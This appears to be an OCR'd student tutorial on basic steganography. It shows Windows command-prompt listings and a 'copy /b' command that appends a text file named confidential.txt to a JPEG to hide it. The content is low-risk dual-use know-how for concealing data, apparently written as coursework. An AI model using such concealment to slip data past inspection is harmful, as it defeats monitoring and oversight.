


Display the hidden information :




Manually method :

step1: create a two file in same folder to hide there data by manual method



Open cmd terminal :




```
 Directory of D:\

08/16/2022  10:48 PM    <DIR>          2
09/03/2022  02:09 AM               500 2 (E) - Shortcut.lnk
10/10/2021  12:11 PM            64,093 94726ace-7f62-4140-ae7d-d17baf5c8552.jpg
12/18/2021  05:28 PM    <DIR>          C PROGRAMS
02/18/2022  10:36 AM    <DIR>          electronic
08/19/2022  02:54 PM    <DIR>          facebook attack
09/01/2022  07:50 PM               159 first.java
08/31/2022  08:41 PM                95 index.html
09/02/2022  12:08 AM    <DIR>          java
08/19/2022  03:48 PM            26,067 logo.png
10/10/2021  12:50 PM           152,495 marks.jpg
04/12/2022  11:00 PM    <DIR>          Microsoft VS Code
08/19/2022  05:45 PM         5,503,907 Mini project for verzeo cyber security.pdf
08/20/2022  07:31 PM    <DIR>          New folder
09/01/2022  01:32 AM    <DIR>          NP DATA BACKUP
10/19/2021  12:08 PM               136 NPKey.txt
08/16/2022  10:39 PM               526 practice format.py
03/08/2022  11:25 AM    <DIR>          python
04/11/2022  01:02 PM         6,733,682 Raspberry Pi .pdf
08/18/2022  12:15 PM    <DIR>          Screenshots
09/06/2022  06:15 PM    <DIR>          steganography
08/19/2022  03:45 PM             1,828 verzeo.png
10/14/2021  02:43 PM             7,764 VIDYANAGRI.VP_ASCAdmission_Fee2000183752-1361939-1394111.pdf
              12 File(s)     12,491,252 bytes
              11 Dir(s)  413,385,580,544 bytes free

D:\>
```

Using command (copy /b demo.jpg+confidential.txt newpic.jpg):


Command Prompt

```
12/18/2021  05:28 PM    <DIR>          C PROGRAMS
02/18/2022  10:36 AM    <DIR>          electronic
08/19/2022  02:54 PM    <DIR>          facebook attack
09/01/2022  07:50 PM               159 first.java
08/31/2022  08:41 PM                95 index.html
09/02/2022  12:08 AM    <DIR>          java
08/19/2022  03:48 PM            26,067 logo.png
10/10/2021  12:50 PM           152,495 marks.jpg
04/12/2022  11:00 PM    <DIR>          Microsoft VS Code
08/19/2022  05:45 PM         5,503,907 Mini project for verzeo cyber security.pdf
08/20/2022  07:31 PM    <DIR>          New folder
09/01/2022  01:32 AM    <DIR>          NP DATA BACKUP
10/19/2021  12:08 PM               136 NPKey.txt
08/16/2022  10:39 PM               526 practice format.py
03/08/2022  11:25 AM    <DIR>          python
04/11/2022  01:02 PM         6,733,682 Raspberry Pi .pdf
08/18/2022  12:15 PM    <DIR>          Screenshots
09/06/2022  06:15 PM    <DIR>          steganography
08/19/2022  03:45 PM             1,828 verzeo.png
10/14/2021  02:43 PM             7,764 VIDYANAGRI.VP_ASCAdmission_Fee2000183752-1361939-1394111.pdf
              12 File(s)     12,491,252 bytes
              11 Dir(s)  413,385,580,544 bytes free

D:\>cd steganography

D:\steganography>dir
 Volume in drive D is 3
 Volume Serial Number is E618-8C98

 Directory of D:\steganography

09/06/2022  06:15 PM    <DIR>          .
09/06/2022  06:15 PM    <DIR>          ..
09/06/2022  06:08 PM                42 confidential.txt
09/01/2022  11:03 PM             5,406 demo.jpg
               2 File(s)          5,448 bytes
               2 Dir(s)  413,385,580,544 bytes free

D:\steganography>copy /b demo.jpg+confidential.txt newpic.jpg
demo.jpg
confidential.txt
        1 file(s) copied.

D:\steganography>
```

